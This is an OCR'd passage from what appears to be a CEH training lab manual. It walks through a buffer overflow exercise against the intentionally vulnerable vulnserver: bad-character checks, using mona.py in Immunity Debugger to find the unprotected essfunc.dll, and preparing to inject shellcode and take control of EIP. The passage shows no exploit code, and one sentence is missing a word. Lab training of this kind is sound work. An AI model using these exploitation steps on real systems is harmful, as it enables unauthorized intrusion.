
103. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.

Note: The ESP value might when you perform this task.




104. Close **Immunity Debugger** and the vulnerable server process.
105. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
106. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.
107. Now, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.

    Note: If the **Destination Folder Access Denied** pop-up appears, click **Continue**.




108. Close the **File Explorer** window.
109. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.



110. The **Log data** pop-up window appears, which shows the protection settings of various modules.

111. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.




112. Now, we will exploit the essfunc.dll module to inject shellcode and take full control of the EIP register.
113. Switch to the **Parrot Security** virtual machine.
114. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
115. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
116. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

